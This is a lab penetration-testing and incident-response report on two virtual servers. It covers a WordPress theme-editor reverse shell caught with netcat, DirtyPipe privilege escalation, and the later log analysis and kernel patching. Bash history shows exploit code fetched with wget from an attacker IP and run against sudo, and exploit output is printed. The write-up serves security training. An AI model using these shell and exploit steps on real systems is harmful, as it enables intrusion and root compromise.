

Figure 29

- I opened a listening port and then upload the shell.



Figure 30

- I tried to access the shell I uploaded.



Figure 31

- Now we see we have admin access and we can go to the root access by more investigation.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.0.104] from (UNKNOWN) [192.168.0.103] 34916
Linux debian10 4.19.0-18-amd64 #1 SMP Debian 4.19.208-1 (2021-09-29) x86_64 GNU/Linux
 12:46:47 up 24 min,  1 user,  load average: 0.00, 0.28, 0.62
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
debian   tty2     tty2             12:23   24:06  55.30s  0.01s /usr/lib/gnome-disk-utility/gsd-disk-utility-no
tify
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

Figure 32

3.Recommendations and mitigations

Host1

- Disable Telnet service and use ssh instead of it
- Should patch the kernel to 5.16.11, 5.15.25 and 5.10.102 or greater.

Host2

- Install and use WordPress security plugin
- Change the Default “admin” username
- Disable File Editing
- Strong Passwords and User Permissions
- Keep WordPress Updated

4. Appendices and attachments

List of tools I used:

- Nmap: to discover open ports

-server1:

Nmap 7.92 scan-initiated Sat Dec 24 12:21:50 2022 as: map - A -o result 192.168.0.102
Nap scan report for 192.168.0.102
Host is up (0.0011s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT
STATE SERVICE VERSION
23/tcp open telnet Linux telnetd
MAC Address: 00: 0C: 29:6F: A3:57 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 clos ed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CP: cpe: /o:linux:linux kernel:4 cpe: /o:linux:linux kernel:5
OS details: Linux 4.15 - 5.6, Linux 5.0 - 5.4
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe: /o:linux: linux_kernel

-server2:

Nmap 7.92 scan initiated Sat Dec 24 13:23:30 2022 as: nmap -A -o result 192.168.0.103
Nmap scan report for 192.168.0.103
Host is up (0.00064s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
| 2048 44:1a:e9:21:1b:21:c0:c7:b4:55:54:58:45:7a:29:af (RSA)
| 256 bf:ff:d4:d5:92:58:3e:dd:45:38:fc:3f:12:f1:44:42 (ECDSA)
|_ 256 a0:f0:d7:82:ef:dc:ef:1a:14:88:2e:31:82:b5:61:fc (ED25519)
80/tcp open http Apache httpd 2.4.38 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.38 (Debian)
3306/tcp open mysql MariaDB (unauthorized)
MAC Address: 00:0C:29:43:4E:CC (VMware)
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5.4
OS details: Linux 5.4

Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done at Sat Dec 24 13:23:47 2022 -- 1 IP address (1 host up) scanned in 17.50 seconds

- WPScan: is a security scanner designed for testing the security of websites built using WordPress.
- Msfconsole: allows testers to scan systems for vulnerabilities, conduct network reconnaissance, launch exploits, and more.

- nc to create a listening port

-sever2

nc - lnvp 4444

listening on [any] 4444 ……

connect to [192.168.0.104] from (UNKNOWN) [192.168.0.103] 34916

Linux debian10 4.19.0-18-amd64 #1 SMP Debian 4.19.208-1 (2021-09-29) X86_64 GNU/Linux

12:46:47 up 24 min, 1 user, load average: 0.00, 0.28, 0.62

USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT

Debian tty2 tty2 12:23 24:06 55.30s 0.01s /usr/lib/gnome-disk-utility/gsd-disk-utility-no

tify

uid=33 (ww-data) gid=33 (ww-data) groups=33 (www-data)

/bin/sh: 0: can't access tty; job control turned off

$ whoami

ww-data

$

- gobuster: is a brute-force scanner tool to enumerate directories and files of website

References

[1] DirtyPipe exploiting codaes, (Accessed 20 December 2022)
url:https:/github.com/AlexisAhmed/CVE-2022-0847-DirtyPipe-Exploits

[2] Exploiting Reverse shell on wordpress,(Accessed 17 December 2022)
url: https://cyraacs.com/privilege-escalation-by-exploiting-wordpress-vulnerability

Part [3] Defensive Cybersecurity

-On server1:

- I was checking auth.log and saw a suspicious event, it seems like a brute force attack.



Figure 33

```
Dec 24 09:20:59 ubuntu sudo: pam_unix(sudo:session): session opened for user root by (uid=0)
Dec 24 09:20:59 ubuntu sudo: pam_unix(sudo:session): session closed for user root
Dec 24 09:21:05 ubuntu vsftpd: pam_unix(vsftpd:auth): check pass; user unknown
Dec 24 09:21:05 ubuntu vsftpd: pam_unix(vsftpd:auth): authentication failure; logname= uid=0 euid=0 tty=ftp ruser=anony
mous rhost=::ffff:192.168.0.105
Dec 24 09:21:05 ubuntu vsftpd: pam_unix(vsftpd:auth): check pass; user unknown
Dec 24 09:21:05 ubuntu vsftpd: pam_unix(vsftpd:auth): authentication failure; logname= uid=0 euid=0 tty=ftp ruser=anony
mous rhost=::ffff:192.168.0.105
Dec 24 09:21:05 ubuntu vsftpd: pam_unix(vsftpd:auth): check pass; user unknown
Dec 24 09:21:05 ubuntu vsftpd: pam_unix(vsftpd:auth): authentication failure; logname= uid=0 euid=0 tty=ftp ruser=anony
mous rhost=::ffff:192.168.0.105
Dec 24 09:22:08 ubuntu vsftpd: pam_unix(vsftpd:auth): check pass; user unknown
Dec 24 09:22:08 ubuntu vsftpd: pam_unix(vsftpd:auth): authentication failure; logname= uid=0 euid=0 tty=ftp ruser=anony
mous rhost=::ffff:192.168.0.105
Dec 24 09:22:08 ubuntu vsftpd: pam_unix(vsftpd:auth): check pass; user unknown
Dec 24 09:22:08 ubuntu vsftpd: pam_unix(vsftpd:auth): authentication failure; logname= uid=0 euid=0 tty=ftp ruser=anony
mous rhost=::ffff:192.168.0.105
Dec 24 09:22:08 ubuntu vsftpd: pam_unix(vsftpd:auth): check pass; user unknown
Dec 24 09:22:08 ubuntu vsftpd: pam_unix(vsftpd:auth): authentication failure; logname= uid=0 euid=0 tty=ftp ruser=anony
mous rhost=::ffff:192.168.0.105
Dec 24 09:22:59 ubuntu vsftpd: pam_unix(vsftpd:auth): check pass; user unknown
Dec 24 09:22:59 ubuntu vsftpd: pam_unix(vsftpd:auth): authentication failure; logname= uid=0 euid=0 tty=ftp ruser=anony
mous rhost=::ffff:192.168.0.105
Dec 24 09:22:59 ubuntu vsftpd: pam_unix(vsftpd:auth): check pass; user unknown
Dec 24 09:22:59 ubuntu vsftpd: pam_unix(vsftpd:auth): authentication failure; logname= uid=0 euid=0 tty=ftp ruser=anony
mous rhost=::ffff:192.168.0.105
Dec 24 09:22:59 ubuntu vsftpd: pam_unix(vsftpd:auth): check pass; user unknown
Dec 24 09:22:59 ubuntu vsftpd: pam_unix(vsftpd:auth): authentication failure; logname= uid=0 euid=0 tty=ftp ruser=anony
mous rhost=::ffff:192.168.0.105
                                                                                          795,1          78%
```

Figure 34

- I looked to syslog file and I saw IP 192.168.0.105 is sending a lot of packets and got blocked by UFW

```
Dec 24 09:20:41 ubuntu kernel: [ 3262.759542] [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:6f:a3:57:00:0c:29:25:41:08:08:00 S
RC=192.168.0.105 DST=192.168.0.102 LEN=60 TOS=0x00 PREC=0x00 TTL=51 ID=22930 PROTO=TCP SPT=33954 DPT=30934 WINDOW=65535
 RES=0x00 URG PSH FIN URGP=0
Dec 24 09:20:42 ubuntu kernel: [ 3262.863226] [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:6f:a3:57:00:0c:29:25:41:08:08:00 S
RC=192.168.0.105 DST=192.168.0.102 LEN=60 TOS=0x00 PREC=0x00 TTL=50 ID=55306 PROTO=TCP SPT=33954 DPT=30934 WINDOW=65535
 RES=0x00 URG PSH FIN URGP=0
Dec 24 09:21:04 ubuntu kernel: [ 3285.052644] [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:6f:a3:57:00:0c:29:25:41:08:08:00 S
RC=192.168.0.105 DST=192.168.0.102 LEN=328 TOS=0x00 PREC=0x00 TTL=53 ID=4162 PROTO=UDP SPT=49706 DPT=43983 LEN=308
Dec 24 09:21:04 ubuntu kernel: [ 3285.181392] [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:6f:a3:57:00:0c:29:25:41:08:08:00 S
RC=192.168.0.105 DST=192.168.0.102 LEN=60 TOS=0x00 PREC=0x00 TTL=48 ID=24541 PROTO=TCP SPT=49736 DPT=30501 WINDOW=31337
 RES=0x00 SYN URGP=0
Dec 24 09:21:04 ubuntu kernel: [ 3285.207241] [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:6f:a3:57:00:0c:29:25:41:08:08:00 S
RC=192.168.0.105 DST=192.168.0.102 LEN=60 TOS=0x00 PREC=0x00 TTL=58 ID=2525 DF PROTO=TCP SPT=49737 DPT=30501 WINDOW=327
68 RES=0x00 ACK URGP=0
Dec 24 09:21:04 ubuntu kernel: [ 3285.258676] [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:6f:a3:57:00:0c:29:25:41:08:08:00 S
RC=192.168.0.105 DST=192.168.0.102 LEN=328 TOS=0x00 PREC=0x00 TTL=53 ID=4162 PROTO=UDP SPT=49706 DPT=43983 LEN=308
Dec 24 09:21:04 ubuntu kernel: [ 3285.335006] [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:6f:a3:57:00:0c:29:25:41:08:08:00 S
RC=192.168.0.105 DST=192.168.0.102 LEN=60 TOS=0x00 PREC=0x00 TTL=46 ID=20084 PROTO=TCP SPT=49736 DPT=30501 WINDOW=31337
 RES=0x00 SYN URGP=0
Dec 24 09:21:04 ubuntu kernel: [ 3285.360404] [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:6f:a3:57:00:0c:29:25:41:08:08:00 S
RC=192.168.0.105 DST=192.168.0.102 LEN=60 TOS=0x00 PREC=0x00 TTL=54 ID=47330 DF PROTO=TCP SPT=49737 DPT=30501 WINDOW=32
768 RES=0x00 ACK URGP=0
Dec 24 09:21:04 ubuntu kernel: [ 3285.412004] [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:6f:a3:57:00:0c:29:25:41:08:08:00 S
RC=192.168.0.105 DST=192.168.0.102 LEN=328 TOS=0x00 PREC=0x00 TTL=53 ID=4162 PROTO=UDP SPT=49706 DPT=43983 LEN=308
Dec 24 09:21:04 ubuntu kernel: [ 3285.489386] [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:6f:a3:57:00:0c:29:25:41:08:08:00 S
RC=192.168.0.105 DST=192.168.0.102 LEN=60 TOS=0x00 PREC=0x00 TTL=58 ID=59070 PROTO=TCP SPT=49736 DPT=30501 WINDOW=31337
 RES=0x00 SYN URGP=0
Dec 24 09:21:04 ubuntu kernel: [ 3285.515185] [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:6f:a3:57:00:0c:29:25:41:08:08:00 S
@@@
                                                                                          4968,1         43%
```

Figure 35



Figure 36

- I check my bash history and I noticed the attacker was exploiting some codes on my server.

```
124 mkdir tracker-extract-files.1337
125 cd tracker-extract-files.1337/
126 wget -r http://192.168.0.105:8000/CVE-2022-0847-DirtyPipe-Exploits
127 ls
128 ls
129 cd ..
130 ls
131 clear
132 ls
133 cd CVE-2022-0847-DirtyPipe-Exploits/
134 ls
135 clear
136 ls
137 ls -la
138 chmod +x compile.sh
139 vim exploit-1.c
140 clear
141 ./compile.sh
142 ./exploit-1
143 ls
144 ./exploit-2
145 find / -perm -4000 2>/dev/null
146 clear
147 ls -la /usr/bin/sudo
148 ./exploit-2 /usr/bin/sudo
```

Figure 37

-The Timeline of the incident.



Figure 38

-How I fixed the problem:

1. Updated the kernel to the latest version



Figure 39

2. Changed the password



Figure 40

3. Stopped telnet protocol



Figure 41



Figure 42

4. Tried to exploit the attack and it didn't work with the new version


server1@ubuntu:~/Desktop/CVE-2022-0847-DirtyPipe-Exploits$ ./compile.sh
server1@ubuntu:~/Desktop/CVE-2022-0847-DirtyPipe-Exploits$ ./exploit-1
Backing up /etc/passwd to /tmp/passwd.bak ...
Setting root password to "piped"...
Password: pipsu: Authentication failure
ed
server1@ubuntu:~/Desktop/CVE-2022-0847-DirtyPipe-Exploits$ ./exploit-2 /usr/bin/sudo
[+] hijacking suid binary..
[+] dropping suid shell..
usage: sudo -h | -K | -k | -V
usage: sudo -v [-AknS] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-AknS] [-g group] [-h host] [-p prompt] [-U user] [-u user] [command]
usage: sudo [-AbEHknPS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] [VAR=value] [-i|-s] [<command>]
usage: sudo -e [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] file ...
[+] restoring suid binary..
[+] popping root shell.. (dont forget to clean up /tmp/sh ;))
sh: 1: /tmp/sh: not found
server1@ubuntu:~/Desktop/CVE-2022-0847-DirtyPipe-Exploits$

Figure 43

-On server2

- After what happened on server1 I went to check server2 to see if it got hacked or not, so I was looking in /var/log to see if there is something suspicious.
- I found on apache log suspicious requests with IP 192.168.0.104 and random agent name.

```
192.168.0.104 - - [24/Dec/2022:12:36:02 -0600] "GET /harddisk.html HTTP/1.1" 404 436 "-" "ndom-agent"
192.168.0.104 - - [24/Dec/2022:12:36:02 -0600] "GET /dvdburners HTTP/1.1" 404 436 "-" "ndom-agent"
192.168.0.104 - - [24/Dec/2022:12:36:02 -0600] "GET /msngroups.html HTTP/1.1" 404 436 "-" "ndom-agent"
192.168.0.104 - - [24/Dec/2022:12:36:02 -0600] "GET /dnstools.html HTTP/1.1" 404 436 "-" "ndom-agent"
192.168.0.104 - - [24/Dec/2022:12:36:02 -0600] "GET /dvdburners.php HTTP/1.1" 404 436 "-" "ndom-agent"
192.168.0.104 - - [24/Dec/2022:12:36:02 -0600] "GET /musicsoftware HTTP/1.1" 404 436 "-" "ndom-agent"
192.168.0.104 - - [24/Dec/2022:12:36:02 -0600] "GET /eyeonsecurity.php HTTP/1.1" 404 436 "-" "ndom-agent"
192.168.0.104 - - [24/Dec/2022:12:36:02 -0600] "GET /sdi HTTP/1.1" 404 436 "-" "ndom-agent"
192.168.0.104 - - [24/Dec/2022:12:36:02 -0600] "GET /dvdburners.html HTTP/1.1" 404 436 "-" "ndom-agent"
192.168.0.104 - - [24/Dec/2022:12:36:02 -0600] "GET /harddisk.php HTTP/1.1" 404 436 "-" "ndom-agent"
192.168.0.104 - - [24/Dec/2022:12:36:02 -0600] "GET /sdi.html HTTP/1.1" 404 436 "-" "ndom-agent"
192.168.0.104 - - [24/Dec/2022:12:36:02 -0600] "GET /updat HTTP/1.1" 404 436 "-" "ndom-agent"
192.168.0.104 - - [24/Dec/2022:12:36:02 -0600] "GET /eyeonsecurity.html HTTP/1.1" 404 436 "-" "ndom-agent"
192.168.0.104 - - [24/Dec/2022:12:36:02 -0600] "GET /musicsoftware.php HTTP/1.1" 404 436 "-" "ndom-agent"
192.168.0.104 - - [24/Dec/2022:12:36:02 -0600] "GET /openas HTTP/1.1" 404 436 "-" "ndom-agent"
192.168.0.104 - - [24/Dec/2022:12:36:02 -0600] "GET /openas.php HTTP/1.1" 404 436 "-" "ndom-agent"
192.168.0.104 - - [24/Dec/2022:12:36:02 -0600] "GET /collaboratif.php HTTP/1.1" 404 436 "-" "ndom-agent"
192.168.0.104 - - [24/Dec/2022:12:36:02 -0600] "GET /flashxss.php HTTP/1.1" 404 436 "-" "ndom-agent"
192.168.0.104 - - [24/Dec/2022:12:36:02 -0600] "GET /db_search.php HTTP/1.1" 404 436 "-" "ndom-agent"
192.168.0.104 - - [24/Dec/2022:12:36:02 -0600] "GET /db_search.html HTTP/1.1" 404 436 "-" "ndom-agent"
192.168.0.104 - - [24/Dec/2022:12:36:02 -0600] "GET /bijeenkomsten HTTP/1.1" 404 436 "-" "ndom-agent"
192.168.0.104 - - [24/Dec/2022:12:36:02 -0600] "GET /updat.php HTTP/1.1" 404 436 "-" "ndom-agent"
```

Figure 44

- As we see here there are a multiple GET and POST requests so the attacker has an access to the website and updated a file called archive.php

```
root@debian10:/var/log/apache2# tail -f  access.log
192.168.0.104 - - [24/Dec/2022:12:44:06 -0600] "GET /wordpress/wp-admin/theme-editor.php?file=archive.php&theme=twentyseventeen HTTP/1.1" 200 23858 "h
ttp://192.168.0.103/wordpress/wp-admin/theme-editor.php?file=archive.php&theme=twentyseventeen" "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/201001
01 Firefox/91.0"
192.168.0.104 - - [24/Dec/2022:12:44:08 -0600] "GET /wordpress/wp-admin/theme-editor.php?file=404.php&theme=twentyseventeen HTTP/1.1" 200 8261 "http:/
/192.168.0.103/wordpress/wp-admin/theme-editor.php?file=archive.php&theme=twentyseventeen" "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Fi
refox/91.0"
192.168.0.104 - - [24/Dec/2022:12:44:10 -0600] "GET /wordpress/wp-admin/theme-editor.php?file=comments.php&theme=twentyseventeen HTTP/1.1" 200 8910 "h
ttp://192.168.0.103/wordpress/wp-admin/theme-editor.php?file=404.php&theme=twentyseventeen" "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 F
irefox/91.0"
192.168.0.104 - - [24/Dec/2022:12:44:11 -0600] "GET /wordpress/wp-admin/theme-editor.php?file=archive.php&theme=twentyseventeen HTTP/1.1" 200 23857 "h
ttp://192.168.0.103/wordpress/wp-admin/theme-editor.php?file=comments.php&theme=twentyseventeen" "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100
101 Firefox/91.0"
192.168.0.104 - - [24/Dec/2022:12:45:11 -0600] "POST /wordpress/wp-admin/admin-ajax.php HTTP/1.1" 200 527 "http://192.168.0.103/wordpress/wp-admin/the
me-editor.php?file=archive.php&theme=twentyseventeen" "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
192.168.0.104 - - [24/Dec/2022:12:46:11 -0600] "POST /wordpress/wp-admin/admin-ajax.php HTTP/1.1" 200 527 "http://192.168.0.103/wordpress/wp-admin/the
me-editor.php?file=archive.php&theme=twentyseventeen" "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
192.168.0.104 - - [24/Dec/2022:12:46:13 -0600] "POST /wordpress/wp-admin/theme-editor.php HTTP/1.1" 302 418 "http://192.168.0.103/wordpress/wp-admin/t
heme-editor.php?file=archive.php&theme=twentyseventeen" "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
192.168.0.104 - - [24/Dec/2022:12:46:13 -0600] "GET /wordpress/wp-admin/theme-editor.php?file=archive.php&theme=twentyseventeen&scrollto=0&updated=tru
e HTTP/1.1" 200 9469 "http://192.168.0.103/wordpress/wp-admin/theme-editor.php?file=archive.php&theme=twentyseventeen" "Mozilla/5.0 (X11; Linux x86_64
; rv:91.0) Gecko/20100101 Firefox/91.0"
